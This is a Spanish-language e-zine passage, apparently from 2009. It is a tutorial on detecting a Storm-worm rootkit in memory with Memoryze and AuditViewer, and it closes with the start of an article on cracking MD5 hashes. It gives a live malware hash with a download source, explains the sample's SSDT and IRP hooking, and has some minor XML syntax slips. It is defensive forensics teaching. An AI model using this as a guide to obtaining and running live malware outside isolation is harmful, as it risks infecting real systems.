Troyanos:
Un troyano es un software maligno que realiza acciones de control del sistema del usuario comprometido, dándole al atacante el control total sobre la máquina. Como su nombre indica, los troyanos suelen alcanzar el sistema embebidos dentro de algún otro software.

Gusanos:
Un gusano es un virus con capacidad de propagarse a si mismo, estos no requieren en parte de la interacción del usuario para propagarse por todo el sistema. En los últimos años no han sido muy comunes, pero aun se usan para otros fines como distribuir troyanos y otras formas de malware en dispositivos como USB, CDs o software en la red.

Spyware/Adware:
Los Spywares y adwares se describen como una clase de software que es instalado sin el consentimiento del usuario con el fin de reportar los comportamientos del usuario al atacante. El

atacante en este caso se vale del malware para anunciar productos, reportar fallos o mostrar falsas alarmas sobre seguridad al usuario, para que este descargue algún tipo de contenido malicioso a su maquina. A pesar de lo evidentes que son estas alertas, el usuario cae y da paso a más malware como keyloggers, capturadores de datos personales, etc. Por lo que se les considera de alta peligrosidad.

Rootkit:
La definición de "rootkit" ha evolucionado, hoy en día se refiere a una categoría de software que se oculta a si mismo. Un rootkit es una herramienta, o un grupo de herramientas que tiene por finalidad esconderse a sí misma en el sistema operativo y esconder a otros programas, procesos, archivos, directorios, llaves de registro, y/o puertos. Se usan habitualmente para asegurar a un intruso seguir accediendo a un sistema una vez que ha conseguido entrar por primera vez.

Memoryze- Descarga: http://www.mandiant.com/software/memoryze.htm

Esta herramienta fue realizada con el principal objetivo de un análisis de memoria para respuesta de incidentes. Memoryze no se fia de las llamadas a API, en su lugar parsea las estructuras internas del sistema operativo para determinar que procesos y controladores (drivers) están corriendo.

Manos a la obra:

Las primeras pautas que se toman no siempre son las mismas ya que dependen del caso que estemos tratando y del analista.

El ejemplo de malware lo tomaremos de esta pagina http://www.offensivecomputing.net en caso de que lo quieras buscar exactamente este , el hash es **117aec6aae1c4d25fc5fa2b9a4f905e5**

MD5:
117aec6aae1c4d25fc5fa2b9a4f905e5
SHA1:
4ae4dc666587377e1ecc14a104dacdef6cbf04eb
SHA256:
97ec230d85c078bb3dd76fa33ed575457bb34593609d74af92145e0680dcd82e
Original Submitted Filename:
117aec6aae1c4d25fc5fa2b9a4f905e5.exe
Date Added:
2008-08-09 08:38:49.507189
Magic File Type:
MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
Packer Signature:
Anti-Virus Results:

ClamAV	Trojan.Dropper-3840
BitDefender	Trojan.Peed.ITK
AVGScan	I-Worm/Nuwar.L

Es recomendable que si quieres hacer pruebas sobre análisis de malware se hagan en un entorno virtual como VirtualPC o Vmware, por razones de que no se eche a perder tu sistema real, y si fuera posible sin conexión a internet, para que veas el comportamiento de el tipo de malware que este corriendo. Aclaro también que estoy trabajando en un Windows XP SP2 ya que al querer hacerlo en Windows vista nos podemos encontrar con algunos problemas, como las nuevas restricciones que emplea Vista por “seguridad, pero existen ya herramientas que nos facilitan esta labor en vista. Puede ser también que haya hecho mal algo y a ti si te funcione.

Ejecutamos el malware y si queremos se puede tener herramientas adicionales para darle seguimiento sobre cada cosa que el malware vaya realizando, en mi caso empieza a querer establecer comunicación a varios puertos y direcciones IPs.

Desde el análisis no se puede estar seguro de lo que esta haciendo el malware, lo mejor para esto es utilizar memoryze, Los autores recomiendan usar un script en XML similar a este:

```
<?xml version="1.0" encoding="utf-8"?>
<script xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" chaining="implicit">
  <commands>
    <command xsi:type="ExecuteModuleCommand">
      <module name="w32processes-memory" version="1.0.34.0" />
      <config xsi:type="ParameterListModuleConfig">
        <parameters>
          <param name="pid">
            <value xsi:type="xsd:unsignedInt">4294967295</value>
          </param>
          <param name="handles">
            <value xsi:type="xsd:boolean">true</value>
          </param>
          <param name="sections">
            <value xsi:type="xsd:boolean">true</value>
          </param>
          <param name="ports">
            <value xsi:type="xsd:boolean">true</value>
          </param>
          <param name="strings">
            <value xsi:type="xsd:boolean">false</value>
          </param>
        </parameters>
```

```
    </config>
   </command>
   <command xsi:type="ExecuteModuleCommand">
    <module name="w32drivers-signature" version="1.0.34.0" />
   </command>
   <command xsi:type="ExecuteModuleCommand">
    <module name="w32kernel-rootkitdetection" version="1.0.30.0" />
     <config xsi:type="ParameterListModuleConfig">
      <parameters>
      <param name="idt">
         <value xsi:type="xsd:boolean">true</value>
      </param>
      <param name="ssdt_index">
         <value xsi:type="xsd:boolean">true</value>
      </param>
      <param name="ssdt_inline">
         <value xsi:type="xsd:boolean">true</value>
      </param>
      <param name="drivers">
         <value xsi:type="xsd:boolean">true</value>
      </param>
      </parameters>
    </config>
   </command>
  </commands>
</script>
```

Esta auditoría permite extraer la siguiente información:


- Una auditoría completa de procesos, con puertos (si realizan llamadas TCP/IP), manejadores y secciones. No se capturan *strings*, porque consumen un elevado espacio en disco al barrer el espacio de direcciones de los procesos en ejecución, y para el caso que nos ocupa, no nos ofecerá información relevante.

- Un barrido de firmas de *drivers* para enumerar la totalidad de controladores cargados, incluso los que están ocultos como consecuencia de romper los vínculos con la lista de módulos cargados (PsLoadedModuleList)

- Detección de *hooks*, analizando hooks de kernel comunes

Vamos a guardar este documento como fichero tipo XML, pueden usar el bloc de notas y escogen la opción todos los programas al momento de guardar y le ponen el siguiente nombre *AllAudits.Batch.XML* esto en la misma ruta donde hayamos instalado Memoryze, Para correr la auditoria ejecutamos lo siguiente en la línea de comandos:


```
C:\Archivos de programa\Mandiant\Memoryze>Memoryze.exe -o -script AllAudits.Batch.xml -encoding none
```



Los warning estan relacionados con la inaccesibilidad a la hora de traduccir o mapear direcciones de memoria, para darnos cuenta que ha quedado pendiente y se reportan en la auditoria como ficheros tipo *issues.* En dado caso que al querer hacer la auditoria que te mande error en la primera línea, yo la quite y funciono.

Puede ser que su ruta sea diferente, el punto es llevar a cabo la auditoria mediante este archivo. La ruta de salida de la auditoria es del siguiente formato:

%INSTALLDIR%/Audits/%COMPUTERNAME%/%DateTime%



Ahora procederemos a interpretar los resultados:

Al ser ficheros tipo XML se pueden traducir fácilmente con algún editor, nos apoyaremos en una herramienta que esta desarrollado en python llamada AuditViewer que nos facilitara en gran manera la interpretación de los resultados, por lo tanto vamos a necesitar instalar Python http://www.python.org/download/ para poder interpretar la salida de la auditoria.

Nota: recomiendo bajar la versión 2.6 ya que con la 3.0 al primer intento no me funciono y también no me quise complicar mucho. Pero estoy seguro que también se puede. Adicional a esto bajamos WxPython http://www.wxpython.org/download.php que nos servirá como GUI toolk o sea para ver el script en modo grafico ☺, instala la versión runtime win32-unicode que es para python 2.6 ya que aun no sale para 3.0. Después de hacer todo la instalación nos queda dar click sobre auditViewer.py y listo nos debe aparecer el programa que interpretara la auditoria.


Una vez abierto el interfaz, seleccionaremos la auditoría (directorio *Audits* en el directorio de instalación de Memoryze) y automáticamente, se parsearán los resultados de los ficheros XML generados en la adquisición.

Procesos ejecutandose despues de la infeccion.

Hasta el momento no hay ningun proceso sospechoso que este corriendo, pero lo mas seguro es que ya este haciendo lo suyo el malware en el sistema tales como:

- El malware ha instalado un driver y ahora este corriendo en el kernel
- El malware se ha parchado en algun binario para cargarse asi mismo.
- El malware si inyecto en algun espacio de direccion de memoria de otro proceso.

El siguiente paso es mirar los drivers cargados y los hooks, existiendo la posibilidad de que este enganchado en alguno de estas partes lo que se nos haria mas facil la deteccion.
Pulsando en audit Viewer la pestaña llamada RootkitAudit nos mostrara tres posibles tipos de rootkits:




En este caso el malware ha instalado tres System Service Descriptor Table (SSDT) hooks. El análisis puede determinar que driver instalo los hooks mirando la columna HookingModule. El controlador en este caso es burito3fd8-654d.sys. Este no es un controlador estándar del sistema. A estas alturas el análisis nos puede determinar que un rootkit ha infectado nuestro entorno. Las funciones insertadas por este driver son:

- NtEnumerateKey

- NtEnumerateValueKey
- NtQueryDirectoryFile


Las tres funciones insertadas en cuestión son usadas para esconder claves de registro, valores y archivos. *Memoryze* informa que el drivers reside en la dirección c:\windows\system32. Con la vista del análisis vemos que el directorio del driver burrito*-*.sys no existe. Más allá de esto el malware instala un driver capaz de esconder archivos en el disco.

Si pulsamos en la pestaña IRP (interrupt request packet) nos muestra algo más acerca de este driver, vemos que está en la función IRP_MJ_DEVICE_CONTROL en el modulo tcpip.sys. Esto nos indica de alguna forma que el driver está escondiendo algún proceso o actividad en la red que no desea que sea visible.




IRP HOOK

Ahora vamos a proceder a guardar el driver en el disco, ya que el nivel de sospecha es alto y es importante que recabemos estos datos en nuestro HD para su posterior análisis.
Existen dos formas, si estamos trabajando desde la maquina infectada corriendo el volcado vivo de la memoria, nos aseguramos que la casilla de seleccion “running on live memory” este activada. Luego nos vamos a la pestaña Driver Audit signature y buscamos dentro de root drivers el del malware, luego de esto damos click derecho en el y nos saldrá la opción de adcquire driver seleccionamos y se abre una ventana en MS-DOS que generara la lista de archivos y un XML. Debes especificar la ruta de salida, asegurate que sea correcta, fijate que a veces la ruta por default es program files, en mi caso la reemplace por archivos de programa.



La otra forma también de adquirir los datos es desde la pestaña RootkitAudit haciendo clic derecho en el driver. En caso de que este trabajando desde una imagen no desde la memoria tendrías que poner el path y seleccionar “Running on image”




Obteniendo el driver de la memoria.

Yéndonos mas allá, la pregunta que nos haríamos seria ¿qué está haciendo el driver o que ha hecho? En los rootkits es normal que tomen presencia de algún componente del usuario, dado a que suelen estar más seguros y es mas sencillo infiltrarse.

El siguiente paso sería ver si algún componente del usuario ha sido inyectado en otro proceso. El mismo análisis nos da una serie de métodos para determinar que procesos pueden haber sido comprometidos.


Vamos a ver dos métodos para esto:
El primer es mirar todos los puertos que estén abiertos en el sistema, y la razón de esto es que el driver del malware está intentando esconder algún trafico de red en tcpip.sys. De esta manera identificando los puertos sospechosos que estén abiertos podemos identificar rápidamente que procesos se han comprometido. Para hacer un listados de todos los puertos abiertos hacemos doble clic en árbol de procesos (processes), de esta manera obtendremos un listado completo de archivos, directorios, procesos, registro de claves, etc.



Listado de puertos y procesos.


Aquí podemos observar algunos puertos sospechosos como es el 17826 y 1031 en los que posiblemente haya inyectado su proceso para camuflarse y evitar los firewalls orientados a procesos y tener acceso a internet para informar a sus creadores de que una maquina mas esta comprometida. En este paso podemos correr tcpview http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx de sysinternals para mirar que puertos TCP, UPD están abiertos y que procesos están corriendo. También les recomiendo en este paso ver mi artículo de la ezine 05 RTM para hacerlo en línea de comando usando netstat. De esta forma estaremos viendo si un proceso llama a un puerto de forma extraña o al menos sabemos que tal proceso de Windows no es común que este con una conexión a internet.

Otra manera es dentro del mismo Audit Viewer damos clic derecho en la raíz del árbol de procesos y escogemos la opción llamada "*Scan process for executable memory*" con esta opción nos dará la seccion con los permisos EXECUTE_READWRITE de la memoria. Nos mostrara una ventanita con los procesos que tienen estos atributos.



Es muy probable que algún servicio se haya comprometido y tenga inyectada alguna DLL en la memoria. Podemos hablar sobres las técnicas que se pueden usar, pero podría ser un tema casi igual de extenso que esto y merecería otro artículo. Para esto aconsejo leer el paper escrito por Jamie Butler llamada Computer Forensics and Incident Response Hack In The Box Dubai http://conference.hitb.org/hitbsecconf2008dubai/materials/D1T2%20-%20Jamie%20Butler%20-%20Computer%20Forensics%20and%20Incident%20Response.zip


En la pag 23 nos habla sobre Enumerar las Dlls inyectadas y las Virtual Address Descriptors (VADs). Estas VADs contienen las direcciones virtuales de memoria y su tamaño de cada proceso y son las que tendríamos que analizar. Pero la pregunta es ¿Cómo obtengo las VADs de cada proceso? Bueno para esto vamos al Audit Viewer y listaremos los procesos haciendo clic sobre el root de los procesos para que se despliegue el árbol. Damos clic derecho en cada proceso que queremos analizar y seleccionamos adquirir proceso, nos pedirá la ruta donde queremos guardar los archivos generados, recomiendo que tengas ya una carpeta que identifique cada proceso.




Analizando las VADs de cada uno de estos procesos podemos ver cual esta infectado.

Identificando Maquinas infectadas en específico:

Ya una vez que sabemos que se trata de un rootkit podemos usar tanto memoryze modificando el XML usando los criterios de búsqueda que nosotros queramos darle y así nos facilitaría el uso en otros equipos en donde tenemos la sospecha de que suceda lo mismo. También recomiendo la herramienta **Rootkit Unhooker LE (RkU)** de sysinternals ya que trabaja específicamente sobre rootkits. Permite tener una visión avanzada de las tablas de servicio, stealth code, hooks en drivers, librerías, IAT/EAT, DKOH, IRP, ejecuciones en kernel y demás métodos que usan los rootkits para alojarse en un sistema.





En el caso de Memoryze como se abran dado cuenta trabaja con scripts XML y archivos Batch que se dividen en 7 tipos de análisis. Si ven el directorio de instalación de memoryze encontraran:
AcquireDriver.Batch.xml
AcquireMemory.Batch.xml
AcquireProcessMemory.Batch.xml
DriverAuditModuleList.Batch.xml
DriverAuditSignature.Batch.xml
ProcessAuditMemory.Batch.xml
RootkitAudit.Batch.xml.

De igual manera sus archivos Batch, al tratarse de un rootkit que ya tenemos identificado vamos a filtrar todos los drivers que no contengan burito.* abrimos driverAduitSignature.Batch.xml
XML Original:

```
<?xml version="1.0" encoding="utf-8"?>
<script xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" chaining="implicit">
  <commands>
 <command xsi:type="ExecuteModuleCommand">
 <module name="w32drivers-signature" version="1.0.34.0" />
 <config xsi:type="ParameterListModuleConfig">
<parameters>
 <param name="memory file">
 <value xsi:type="xsd:string">C:\MandiantBETA\MemoryDumps\memory_WIN2kSP0.img</value>
 </param>
</parameters>
 </config>
</command
</commands>
</script>
```

Modificado:

```
<?xml version="1.0" encoding="utf-8"?>
<script xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" chaining="implicit">
  <commands>
    <command xsi:type="ExecuteModuleCommand">
      <module name="w32drivers-signature" version="1.0.34.0" />
      <filters>
        <filter>
          <module name="xpath" />
          <config xsi:type="ParameterListModuleConfig">
            <parameters>
              <param name="expression">
                <value xsi:type="xsd:string">//*[(matches(lower-case(DriverName), 'burito.*'))]
              </param>
            </parameters>
          </config>
        </filter>
      </filters>
    </command>
  </commands>
 </script>
```

Por último, sabemos que el driver enganchado tiene por nombre burrito.*sys y que también se mueve en tcpip.sys en la función IRP_MJ_DEVICE_CONTROL para esto modificaremos RootkitAudit.Batch y quedara así:

```
<?xml version="1.0" encoding="utf-8"?>
<script xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" chaining="implicit">
  <commands>
    <command xsi:type="ExecuteModuleCommand">
      <module name="w32kernel-rootkitdetection" version="1.0.30.0" />
      <config xsi:type="ParameterListModuleConfig">
        <parameters>
              <param name="drivers">
            <value xsi:type="xsd:boolean">true</value>
        </param>
        </parameters>
       </config>
      <filters>
        <filter>
          <module name="xpath" />
          <config xsi:type="ParameterListModuleConfig">
            <parameters>
              <param name="expression">
                  <value xsi:type="xsd:string">//*[(matches(lower-case(HookingModule),
'burito.*sys') and contains(lower-case(HookedFunction), 'irp_mj_device_control') and
contains(lower-case(HookedModule), 'tcpip.sys'))]</value>
              </param>
            </parameters>
          </config>
```

```
      </filter>
    </filters>
  </command>
 </commands>
</script>
```

Para correr estos scripts simplemente hacemos lo mismo que al principio pero especificando estos que hemos modificado.
Ejemplo:

Me he dado a la tarea de que esté lo mas explicado posible para cualquiera que no tenga conocimientos previos, pero que de igual forma puede ser usado por alguien que tenga experiencia en el campo. Es importante que tengamos nociones de un disassembler como IDA-Pro, OllyDbg, etc. Si queremos hacer un análisis más a fondo.

Referencias:

http://www.offensivecomputing.net/papers/storm-3-9-2008.pdf
http://mandiant.com
http://indectectables.net

http://conference.hitb.org/hitbsecconf2008dubai/materials/D1T2%20-%20Jamie%20Butler%20-%20Computer%20Forensics%20and%20Incident%20Response.zip

https://conference.hackinthebox.org/hitbsecconf2008kl/materials/D1T1%20-%20Peter%20Silberman%20-%20Full%20Process%20Reconstitution%20from%20Memory.pdf

Despedida:
Quiero mandar un saludo a todas aquellas personas que hacen posible que el hacking aun exista, a los que aun creen en él, a los que día a día trabaja arduamente en ser mejores y ayudar a la gente o compartir el conocimiento sin interés monetario. Al cana irc #rtm de irc.zonartm.org al staff RTM y amigos. A nitr0us, furcronet, crypkey, hkm, alt3kx, nediam, profesorx, janux, artzneo,vendetta, ksaver, nahual.

04-02-2009

Crackeando Hashes MD5

MD5 (Message Digest 5) es un algoritmo criptográfico *de reducción*, creado en 1991 por el profesor Ronald Rivest del MIT [1].

En la actualidad es ampliamente utilizado en internet, principalmente para crear y almacenar *hashes* de contraseñas. Infinidad de sitios, CMS's, foros, blogs, etc. guardan las contraseñas de sus usuarios en sus bases de datos el formato de hash MD5.

El algoritmo MD5 también es usado en otros sistemas de seguridad, como la creación de contraseñas en sistemas unix, windows, e incluso sistemas de seguridad ampliamente difundidos en internet [como *SSL*] lo utilizan.

Al principio, se consideraba un método seguro, sin embargo desde hace mucho tiempo [1996] se anunció que adolecía de las llamadas *colisiones de hash*.

Una colisión de hash es una situación que se produce cuando dos entradas distintas producen un mismo resultado.

Según los expertos, es matemáticamente imposible que una función de hash carezca de colisiones, ya que el número potencial de posibles entradas es mayor que el número de salidas que puede producir un hash [2].

